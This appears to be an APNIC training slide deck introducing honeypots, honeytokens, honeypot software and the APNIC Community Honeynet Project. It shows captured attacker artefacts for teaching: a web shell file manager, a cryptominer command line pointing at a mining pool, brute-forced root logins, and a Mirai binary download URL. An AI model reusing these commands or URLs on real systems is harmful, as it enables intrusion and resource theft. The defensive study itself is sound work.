

# Introduction to Honeypots

Adli Wahid

Senior Internet Security Specialist, APNIC

# \$whoami



- APNIC since 2014
- Security Engagement / Outreach Activities
  - APNIC Community Honeynet Project
- Let's Connect
  - Twitter: [@adliwahid](https://twitter.com/adliwahid)
  - LinkedIn: Adli Wahid
  - Keybase: <https://keybase.io/adliwahid>
  - Email: [adli@apnic.net](mailto:adli@apnic.net)
  - Unsplash: <https://www.unsplash.com/adliwahid>

# Agenda

1. Honeypots & Honeynet
2. Practical Use Cases
3. Observation from our Community  
Honeynet Project
4. Questions / Discussions




# Intended Outcomes



1. Learn about Honeypots
2. Assess if this is useful for your security (journey)
3. Think about incident response & handling, CERTs/CSIRTs

Introduction to Honeypots


# Honeypots and Honeynet



# The Cuckoo's Egg – Clifford Stoll



- Book published in 1989
  - 1986 – over 10 months of investigations
  - \$0.75 accounting error
- First person account of the hunt for a computer hacker who broke into the Lawrence Berkeley National Lab (LBNL)
- We have detected an intruder and intrusion, now what?
- Story about
  - Unauthorised Access
  - Vulnerability exploitation
  - Lateral Movement
  - Exfiltration
  - Detection / Monitoring
  - Deception
  - Collaboration
  - A bit of history of the Internet
- TL;DR
  - <https://youtu.be/1h7rLHNXio8> (talk by Clifford Stoll)
  - [https://en.wikipedia.org/wiki/The\\_Cuckoo%27s\\_Egg](https://en.wikipedia.org/wiki/The_Cuckoo%27s_Egg)



name: UnKnown  
user: 33 ([ www-data ]) Group: 33 ([ www-data ])   
pid: 35648   
Safe mode: OFF [ phpinfo ] Datetime: 2018-03-29 00:19:36  
dd: 198.21 GB Free: 111.47 GB (56%)  
wd: /var/www/clients/client20/web141/web/drwxr-xr-x [ home ]

[ Sec. Info ] [ Files ] [ Console ] [ Sql ] [ Php ] [ String tools ] [ Bruteforce ] [ Network ] [ Self remove ]

**File manager**

Name	Size	Modify	Owner/Group	Permissions	Actions
[ - ]	dir	2018-02-27 20:01:48	web141/client20	drwxr-xr-x	R T
[ 51655165g ]	dir	2018-03-09 15:55:55	web141/client20	drwxrwxrwx	R T
[ backup_loges ]	dir	2018-03-28 23:25:30	web141/client20	drwxrwxrwx	R T
[ css ]	dir	2017-11-12 22:28:28	web141/client20	drwxr-xr-x	R T
[ error ]	dir	2016-07-10 23:04:22	web141/client20	drwxr-xr-x	R T
[ images ]	dir	2017-11-16 01:14:23	web141/client20	drwxr-xr-x	R T
[ images1 ]	dir	2017-11-22 20:01:44	root/root	drwxr-xr-x	R T
[ js ]	dir	2017-11-16 21:51:37	web141/client20	drwxr-xr-x	R T
[ logs ]	dir	2017-08-29 21:14:02	root/root	drwxr-xr-x	R T
[ access ]	26 B	2015-07-32 07:51:03	web141/client20	-rw-r--r--	R T D
config.php	791 B	2017-12-17 00:09:05	web141/client20	-rw-r--r--	R T D
contacts.php	727 B	2018-02-11 16:16:34	web141/client20	-rw-r--r--	R T D
contactus.html	3.17 KB	2017-11-16 19:36:43	web141/client20	-rw-r--r--	R T D
cron-curl.sh	149 B	2017-12-01 23:05:04	web141/client20	-rw-r--r--	R T D
cron.php	868 B	2018-02-24 02:32:54	web141/client20	-rw-r--r--	R T D
cron.sh	117 B	2018-02-11 16:16:36	web141/client20	-rw-r--r--	R T D
drupal.sh	149 B	2017-12-01 23:05:05	web141/client20	-rw-r--r--	R T D
favicon.ico	7.19 KB	2015-07-22 07:51:43	web141/client20	-rwxr-xr-x	R T D
grzz.php	12.30 KB	2017-10-29 14:52:36	web141/client20	-rw-r--r--	R T D
index.html	3.62 KB	2017-11-23 02:32:50	web141/client20	-rwxr-xr-x	R T D
indexGrey.html	3.62 KB	2016-07-10 22:12:05	web141/client20	-rw-r--r--	R T D
loosen.php	2.84 KB	2017-12-10 00:49:15	web141/client20	-rw-r--r--	R T D
install.php	86.30 KB	2016-02-18 10:55:59	web141/client20	-rw-r--r--	R T D
logos.html	1.55 KB	2017-11-16 10:44:44	web141/client20	-rw-r--r--	R T D
lpp.php	25.54 KB	2018-03-17 18:32:14	web141/client20	-rw-r--r--	R T D
projects.html	2.88 KB	2018-01-16 03:56:43	web141/client20	-rw-r--r--	R T D
pxrzsfv.php	12.30 KB	2017-10-29 14:52:34	web141/client20	-rw-r--r--	R T D
RaelLogo2.jpg	22.85 KB	2015-07-22 07:51:43	root/root	-rwxr-xr-x	R T D
robots.txt	14 B	2015-07-22 07:51:43	web141/client20	-rwxr-xr-x	R T D
scrubber.php	86.30 KB	2018-02-23 20:15:02	web141/client20	-rw-r--r--	R T D
session.php	1.64 KB	2018-02-24 02:33:01	web141/client20	-rw-r--r--	R T D

17 / 60

**File detection**

Detection	Details	Behavior	Community
Antiy-AVL	<span style="color: red;">⚠️</span> RiskWare/RiskTool//Linux.BitCoinMine...	Avast	<span style="color: red;">⚠️</span> ELF:BitCoinMiner-BY [PUP]
AVG	<span style="color: red;">⚠️</span> ELF:BitCoinMiner-BY [PUP]	Avira	<span style="color: red;">⚠️</span> APPL/BitcoinMiner.royls
Comodo	<span style="color: red;">⚠️</span> .UnclassifiedMalware	DrWeb	<span style="color: red;">⚠️</span> Tool.Linux.BtcMine.487
ESET-NOD32	<span style="color: red;">⚠️</span> a variant of Linux/CoinMiner.AE potentially unwanted	Fortinet	<span style="color: red;">⚠️</span> Riskware/BitCoinMiner
GData	<span style="color: red;">⚠️</span> Linux.Application.Agent.AD8G94	Kaspersky	<span style="color: red;">⚠️</span> not-a-virus:HEUR:RiskTool.AndroidOS.Min...
NANO-Antivirus	<span style="color: red;">⚠️</span> Riskware.CoinMiner.exubyf	Rising	<span style="color: red;">⚠️</span> Trojan.Linux.XMR-Miner!1.A988 (CLASSIC)

[https://minexmr.com/#worker\\_stats](https://minexmr.com/#worker_stats)

mineXMR.com [Home](#) [Get Started](#) [Dashboard](#) [Pool Stats](#) [Support](#) [XMR Network](#)

Total Hash Rate: (24h) **5.47 KH/s** (12h) **5.68 KH/s** (1h) **5.85 KH/s** (10m) **6.50 KH/s**

Pending Balance: **0.039479049343 XMR**

Free Payout Threshold: **0.500 XMR**

Manual payments are disabled for your account

Total Paid: **1.556479955000 XMR** [Payment History](#)

Per Worker Stats:

Hash Rate	Accepted Shares	Expired Shares	Invalid Shares	Last Share Submitted	Worker ID
6.50 KH/s	34570423080	142391875	80000	less than a minute ago	49D...eTc.0
0.00 H/s	277907310	519729	0	2 months ago	49D...eTc.17
0.00 H/s	18405313	134979	0	2 months ago	49D...eTc.42
0.00 H/s	26490000	70000	0	2 months ago	49D...eTc.47
0.00 H/s	9474476	0	0	2 months ago	49D...eTc.57
0.00 H/s	6088287	27000	0	2 months ago	49D...eTc.19
0.00 H/s	47150000	380000	0	about a month ago	49D...eTc.77
0.00 H/s	13073695	9000	0	2 months ago	49D...eTc.61
0.00 H/s	850000	0	0	2 months ago	49D...eTc.11
0.00 H/s	15766694	107736	0	2 months ago	49D...eTc.20

```
www-data 17838 0.0 0.0 4452 636 ? S
Mar20 0:00 sh -c /bin/bash -i -c '( while true ; do
/var/www/[truncated]default/files/media-
icons/xm2sg -l /var/www/[truncated]/files/media-
icons/out.txt -o pool.minexmr.com:4444 -u
49DmzgK76Bo8WUa4LzTM9TuT4Pj5FwM4FKua
NR1LmNvSPbPcTFi1ZsbVjJcQDY5hZ9i18A88g86
TfdXi83P4uEoGyD5eTc.0+10000 -k >&
/dev/udp/127.0.0.1/1 0>&1 ; if [ ! -f
/var/www/[truncated]/files/media-icons/xm2sg ] || [
$? -eq 126 ]; then break; fi; sleep 1 ; done )
APNIC
```



# Learning from compromised systems

- Can be a bit tricky or complicated
- Production
  - Real data / services
  - In principle should be hardened
  - Prioritise on recovery
- What if
  - We can emulate real systems
  - ‘Attract’ adversaries
  - Observe and collect information
  - Do the above in a controlled environment

# Honeypots



- Know your enemy
  - How can we defend against an enemy, when we don't even know who the enemy is? (Lance Spitzner, 1999 – The Honeynet Project)
- Purpose
  - To learn the tools, tactics and motives involved in computer and network attacks, and share the lessons learned – (Mission Statement, The Honeynet Project)
  - Today's term : TTPs – Tactics, Techniques and Procedures
  - Research (Learning) vs Production (Detection / Detection)
    - MITRE ATT@CK Framework

# Honeypots and Honeynet



- A **honeypot** is a resource (system) whose value lies in the unauthorized or illicit use of that resource
- Honeypot systems have no production value, so any activity going to or from a honeypot is likely a probe, attack or attempt to compromise
- A **honeynet** is simply a network of honeypots
- Information gathering and early warning are the primary benefits to most organisations

# Honeypot and Honeynet Types

- Low-Interaction (LI)
  - Emulates services, applications and OS's
  - Easier to deploy/maintain, low risk, but only limited information
  - Example: Emulate SSH (22) / Telnet (23) Service and wait for connection
- High-Interaction (HI)
  - Real services, applications and OS's
  - Capture extensive information, but higher risk and time intensive to maintain
  - Example: Setup a real system with services enabled




# Honeypot and Honeynet Types

- Server-based Honeypots
  - Listen for incoming network connections
  - Analyse attacks targeting host's users, services and operating systems
  - Example: SSH, RDP, Web, etc
- Client Honeypots
  - Reach out and interact with remote potentially malicious resources
  - Have to be instructed where to go to find suspicious
  - Analyse attacks targeting clients and users
  - Example: Browser

Introduction to Honeypots

# Practical Use Cases

Zotob Spread  
August - September 2005



Zotob: <https://en.wikipedia.org/wiki/Zotob>

# Web Honeypot



2010:09:14:07:13:10 < honeypot> 2010-09-14  
07:19:27 GMT **184.y.z.144**  
**a05dfd7cca7771a7565a154d65f05ea2**  
<http://domain.lv/inx/fx29id1.txt>????

2010:09:14:07:13:11 < honeypot> 2010-09-14  
07:19:30 GMT **184.y.z.144**  
**8dcad47f3e32e7dc1aee59167e67c601**  
<http://domain.lv/inx/fx29id2.txt>?????

# SSH / Telnet Honeypot



```
{  
  "sensor": "#123",  
  "username": "root",  
  "password": "12345",  
  "session": "b2ec6f0b025e",  
  "src_ip": "37.██████████",  
  "message": "login attempt [root/12345]  
succeeded",  
  "timestamp": "2020-01-31T05:32:17.840426Z",  
  "eventid": "cowrie.login.success"  
}
```

```
{  
  "sensor": "#123",  
  "username": "root",  
  "password": "888888",  
  "session": "dbd314a4bff7",  
  "src_ip": "37.██████████",  
  "message": "login attempt [root/888888]  
succeeded",  
  "timestamp": "2020-01-31T05:32:25.090127Z",  
  "eventid": "cowrie.login.success"  
}
```


# SSH / Telnet Honeypot

{


```
"eventid": "cowrie.session.file_download",
"shasum": "8db2acdd3fee2c0377f0d15d5611555f0ca42533234553a9575d575b453a29
"url": "hxxp://[REDACTED]:80/Mirai/x86",
"timestamp": "2020-01-30T00:17:14.279788Z",
"destfile": "-",
"src_ip": "[REDACTED]",
"outfile": "var/lib/cowrie/downloads/8db2acdd3fee2c0377f0d15d5611555f0ca42533234553
a9575d575b453a29c4",
"session": "68ef416043c2",
"message": "Downloaded URL (http://45.84.196.85:80/Mirai/x86) with SHA-256
8db2acdd3fee2c0377f0d15d5611555f0ca42533234553a9575d575b453a29c4 to
var/lib/cowrie/downloads/8db2acdd3fee2c0377f0d15d5611555f0ca42533234553
a9575d575b453a29c4",
"sensor": "55632b82cf0b"
```

}

<https://www.virustotal.com/gui/file/8db2acdd3fee2c0377f0d15d5611555f0ca42533234553a9575d575b453a29c4/detection>



# Generic ‘Network-based Attack’ Pattern



# Honeytokens



- A honeytoken is data or a computing resource that exists for the purpose of alerting you when someone accesses it
- Deception -> Detection
- How do I know if there's an adversary in my network already?

# Scenario



- Adversary already inside your infrastructure or valueable target
- Detection on hosts & strategic locations
- Multiple Forms:
  - Usernames / Passwords
  - URL / Links
  - Files
  - Web Pages
  - etc – Check out <https://www.canarytokens.org>
- Adversary access tokens and announce their presence

Select your token	
	DNS token Alert when a hostname is requested
	Unique email address Alert when an email is sent to a unique address
	Custom Image Web bug Alert when an image you uploaded is viewed
	Microsoft Word Document Get alerted when a document is opened in Microsoft Word
	Acrobat Reader PDF Document Get alerted when a PDF document is opened in Acrobat Reader
	Windows Folder Be notified when a Windows Folder is browsed in Windows Explorer
	Custom exe / binary Fire an alert when an EXE or DLL is executed



ataisw8txdz9y218gyif8exdl.canarytokens.com

# Use-Case Fileserver



The screenshot shows a file server interface with a sidebar and a main content area. The sidebar contains a tree view of files:

- CSIRT Project
  - FIRST-Fusion-Course
  - Guide
  - National Cyber Security Strategy
  - Sample Mandates -TOR
  - [REDACTED]
  - Video
- Infrastructure
  - network-infrastructure-notes.docx
  - serversetup-latest.pdf
- Slides
  - 2017

The "Infrastructure" folder is currently selected, highlighted with a blue bar.

In the main content area, there is a red banner at the top right with the text "Canarytoken triggered" and an "ALERT" button. Below the banner, a message states: "An HTTP Canarytoken has been triggered by the Source IP 203.143.42.30." A table titled "Basic Details:" provides the following information:

Channel	HTTP
Time	2017-08-30 05:12:05
Canarytoken	3yerph6phvffxq4eyx7yw5dsx
Token Reminder	SLCERT 2017 Demo
Token Type	ms_word
Source IP	203.143.42.30
User Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X) Word/0.0.0

# Honeypot Software



#	Name	Feature / Purpose
1	Cowrie	Telnet / SSH Emulation
2	Amun	Vulnerability emulation
3	Dionaea	Vulnerability emulation
4	Glastopf	Web honeypot
5	Conpot	Industrial Control System / SCADA Honeypot
6	RDPy	Microsoft Remote Desktop Protocol (RDP) honeypot
7	T-POT, CHN, MHN	All-in-one honeypot deployment (docker, database, ES)

More honeypots software - <https://github.com/paralax/awesome-honeypots>



# Companion Tools

- Log collection and analysis
  - Database, Elastic Search, Splunk
- Malware analysis
  - Cuckoo Sandbox, VIPER
- Enrichment
  - TheHive/Cortex, logstash, API
- Network Related
  - Maltrail, Suricata, Zeek, Moloch, etc

# Bottom Line



- What do you want to do?
- Helps to define
  - To setup a honeypot or not
  - Location
  - Companion Tools

Introduction to Honeypots

# Observations from the APNIC Community Honeynet Project



# About the Project


## Context

- Part of network security training – using honeypots for understanding network security attacks / threats.
- Attackers are using your infrastructure to do evil things
- Lots of interests to deploy and ‘learn more’ after the training
- Opportunity to learn, share data and more!

## Collaboration

- Partners deploy honeypots, APNIC support the backend
- Summary of information collected from distributed honeypots
- Explore opportunities to learn more & connect with security communities

# APNIC Community HP Project




Extensively use opensource tools – CHN, MHN, Elastic, etc


# Outcomes - so far



1. More than 100 honeypots in AP region (more to come) since 2017
2. Partners different economies. Some mentions:  
